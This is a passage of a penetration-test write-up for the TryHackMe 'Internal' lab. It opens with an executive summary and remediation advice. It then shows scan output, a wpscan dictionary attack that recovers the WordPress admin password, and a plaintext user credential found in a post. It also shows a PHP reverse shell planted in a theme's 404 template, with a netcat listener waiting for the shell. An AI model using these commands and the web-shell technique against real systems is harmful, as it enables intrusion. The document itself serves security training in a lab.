CYBERSECURITY

TryHackMe: Internal - Penetration Test

By: Bikramjeet Singh

June 08/2023

Table of Contents

Executive Summary

The target machine has experienced a complete breach of confidentiality, integrity, and availability (CIA) due to vulnerabilities in the root account login credentials. The primary cause of this compromise is the susceptibility of the root account to exploitation. By gaining control of the root account, an attacker has unrestricted access to view, modify, and disrupt any document or critical system service on the target machine. The complete compromise of the root account can be attributed to two main factors: weak passwords used for admin accounts on the blog and Jenkins servers, as well as user credentials stored in plain text.


The admin accounts associated with the blog and Jenkins servers suffer from severe password weaknesses. These passwords are easily cracked, providing malicious actors with the means to execute harmful code on the target machine. By running malicious code on both servers, an attacker can initially gain entry to the target machine. Once inside, they can then uncover other user account credentials and locate the root user password, which is conveniently stored in plain text files that are easily accessible on the compromised system.

The positive aspect of this situation is that the vulnerabilities leading to a complete compromise of the target machine can be readily addressed through simple measures. It is highly recommended to create and enforce stronger passwords for admin accounts, replacing the weak ones currently in use. Additionally, any documents containing critical information should be removed from the system if they are not properly encrypted. These solutions are cost-effective and can be implemented within a few hours by the administrator.

To prevent similar incidents in the future, senior management should take the initiative to establish a robust password policy and ensure its strict enforcement across the organization. This policy should outline the requirements for creating strong passwords and mandate regular password changes. Furthermore, policies and controls must be implemented to prevent the storage of login credentials in plain text documents on all systems within the organization. These measures will significantly enhance security and reduce the risk of future compromises.

Vulnerability and Exploitation Assessment


Initial Nmap Scan Results:



```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 02:46:A7:EE:E3:DD (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Apache HTTP Server (Port 80):

- On accessing the IP address http://10.10.93.2 through a web browser, an active web server is detected on the target machine.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```


- Using the medium.txt wordlist with dirsearch, we have found multiple directories on the target machine's web server that warrant further exploration.

  Tool used: dirsearch.py



```
[22:10:02] Starting:
[22:10:07] 301 -  307B  - /blog  ->  http://10.10.93.2/blog/
Added to the queue: blog/
[22:10:12] 301 -  312B  - /wordpress  ->  http://10.10.93.2/wordpress/
Added to the queue: wordpress/
[22:10:21] 301 -  313B  - /javascript  ->  http://10.10.93.2/javascript/
Added to the queue: javascript/
[22:13:16] 301 -  313B  - /phpmyadmin  ->  http://10.10.93.2/phpmyadmin/
Added to the queue: phpmyadmin/
[22:39:52] 403 -  275B  - /server-status
```

- Proceeding to check the blog page on the target machine's web server to see its content:



Skip to content
Internal

Internal

Just another WordPress site

Scroll down to content

Posts

Posted on August 3, 2020

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!


Search for: Search …

Search

Recent Posts


- Found all links on the blog page are broken.
- An attacker can utilize WPScan, a tool specifically designed for WordPress security testing, to perform an enumeration of the WordPress site on the target machine.
- Following the execution of WPScan, the presence of an "admin" user has been identified on the WordPress site.

Tool used: WPScan




```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================> (10 / 10) 100.00%

[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon May  1 22:53:04 2023
[+] Requests Done: 65
[+] Cached Requests: 4
[+] Data Sent: 13.994 KB
[+] Data Received: 19.961 MB
[+] Memory used: 216.535 MB
[+] Elapsed time: 00:00:05
```

- Once the "admin" user has been identified, an attacker can launch a dictionary attack, attempting to guess the user's password using a list of commonly used passwords or a custom dictionary.




```
└─$ wpscan --url 10.10.93.2/blog -U admin --passwords /usr/share/wordlists/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

- The dictionary attack proves successful, as the password "my2boys" is discovered for the "admin" user.



```
  Valid Combinations Found:
| Username: admin, Password: my2boys
```

- Using the newly discovered "admin" password, the attacker can now log in to the blog's admin dashboard.



Welcome to WordPress!


We've assembled some links to get you started:

Your site has critical issues that should be addressed as soon as possible to improve its performance and security.

Take a look at the **9 items** on the Site Health screen.

WordPress 5.4.2 running Twenty Seventeen theme.

- Found another credential in a post on admin login:




Add title

To-Do

Don't forget to reset Will's credentials. william:arnold147

- To gain initial access, an attacker can exploit the vulnerability by uploading malicious PHP code through the theme editor. This allows them to execute unauthorized actions on the target system.



Edit Themes


Twenty Seventeen: 404 Template (404.php)

Selected file content:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
```


Code Used: PentestMonkey_PHP_Reverse_Shell

- Alter the code in the 404 template with the malicious code as displayed above.
- Setup a netcat listener on the attacking machine:




```
└─$ nc -nvlp 1111
listening on [any] 1111 ...
```

- Navigating to http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php on a web browser will result in successfully spawning the shell on the attacker's machine:



